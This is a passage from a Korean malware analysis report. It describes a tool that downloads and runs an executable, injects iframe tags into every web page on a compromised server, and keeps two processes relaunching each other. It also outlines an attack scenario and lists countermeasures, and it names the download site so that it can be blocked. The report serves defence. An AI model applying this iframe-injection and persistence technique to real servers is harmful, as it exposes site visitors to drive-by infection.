


그림 33 - msgbox.exe 다운로드(URLDownloadToFile API)

윗 부분은 MsgBox 를 다운로드해서 시스템디렉터리에 temp.exe 라는 파일이름으로 다운로드를 실시한다. 다운로드가 완료되면 ShellExecute API 로 해당파일을 실행한다.




그림 34 - msgbox가 실행된 모습




그림 35 - iframe삽입을 위한 파일명 대조

윗 부분은 iframe 을 삽입하기 위해 윈도우가 설치된 드라이브의 모든 파일명의 대조를 실시하는 부분이다. 서버는 거의 대부분이 가상주소를 사용한다는 것을 착안하여 이런 방식을 사용한 것으로 보인다.




그림 36 - iframe삽입함수 호출부

iframe 태그를 삽입하는 함수를 호출하여, 루틴을 이용하여 분할방식으로 삽입한다.




그림 37 - iframe태그삽입루틴

좌측 빨간 박스가 iframe 태그를 삽입하는 루틴이다. 오른쪽 레지스터처럼 쪼개서 삽입되는 모습을 볼 수 있다.




그림 38 - iframe태그가 삽입된 모습

위와 같이 iframe 태그를 드라이브의 전체 파일을 일일이 대조하여 삽입하기 때문에 한페이지 뿐이 아닌 다량의 페이지가 iframe 태그에 걸리게 된다.




그림 39 - 메시지 루프

SetTimer 를 통해 실행하는 부분의 메시지를 처리하기 위해 GetMessage API 를 이용하여 메시지를 받고, DispatchMessage API 를 이용하여 메시지를 처리하는 부분이다.

프로세스가 상주하고 있는 동안 계속 메시지 루프를 돌리면서 SetTimer 에서 설정한 내용을 수행한다.

5. lcg.exe 분석

실제적으로 lcg.exe 는 큰 역할을 수행하지 않는다. 단지 아래와 같이 SVSHOST.EXE 를 위해 존재한다.




그림 40 - SVSHOST.EXE를 실행

즉 위에서 SVSHOST.EXE 가 lcg.exe 를 실행한 것 처럼 lcg.exe 는 SVSHOST.EXE 를 실행시켜준다. 물론 CreateMutex API 로 인해 서로가 실행되지 않았을 경우만 실시한다.

이렇게 두개의 파일은 서로를 실행시켜주는 역할을 수행한다.

결론적으로, 이 프로그램을 이용한 시나리오는 다음과 같이 유추해 볼 수 있다.

1. 최초 공격자는 웹 서버를 ani cursor 취약점(MS07-017)또는 다른 취약점을 이용하여, 서버에 진입
2. Tool 로 생성한 server.exe 파일을 실행하여, 해당 웹 서버의 웹 페이지에 iframe 태그를 삽입시키고, 해당 웹서버에 사용자가 따로 생성한 파일을 다운로드하여 실행.
3. 사용자는 아무 것도 모르는 상태에서 해당 웹 서버에 접속, 접속하는 순간, iframe 태그 내의 명령어가 실행되면서, 스크립트가 실행.
4. 스크립트로 인해 피해자의 PC 에 악의적인 파일 다운로드 및 실행.

III. 예방대책

1. 꾸준한 보안패치

이 취약점 해당서버의 내부에 접근해야 하는 만큼, Microsoft 에서 제공하는 보안패치를 꾸준히 실시하고, ZeroDay 공격에 대비해서 신뢰성이 높은 백신프로그램을 사용하는 것이 좋다.

2. 홈페이지 파일업로드 취약점 제거

아무리 보안패치를 꾸준히 하고 ZeroDay 공격에 대비한다고 해도 웹쉘을 이용한 접근은 별개의 문제일 수밖에 없다. 파일 업로드가 필요 없는 게시판의 경우엔 업로드기능을 제거하고, 확장자 체크루틴을 인터프리터방식이 아닌 혼합방식(서버사이드)을 사용하여 점검을 하도록 하여야 한다. 또한 이 체크루틴은 화이트리스트 방식, 즉 업로드를 허용할 파일만 설정해 주는 것이 좋다.

3. 사이트 차단

현재 이 공격은 <http://www.virdown.com/> 이라는 사이트의 실행파일을 다운로드 하는 방식만을 사용하고 있다. 우선은 위의 사이트로의 패킷을 막아두는 것도 임시적인 예방대책이 될 수 있다.

4. 지속적인 모니터링

이 프로그램은 위의 분석에서도 그렇고, 현재까지 나타난 점에서도 iframe 태그만을 사용했지만, 설정을 통해서 충분히 다른 태그를 입력하는 등의 행동을 취하게 할 수도 있다. 또한 현재까지는 모 온라인게임 해킹을 위해 사용되는 모습만이 확인되었지만, 다른 방식으로도 충분히 악용될 수 있다. 꾸준한 모니터링을 통해, 서버 관리 실수로 접근을 하더라도 신속하게 막을 수 있도록 하여야겠다.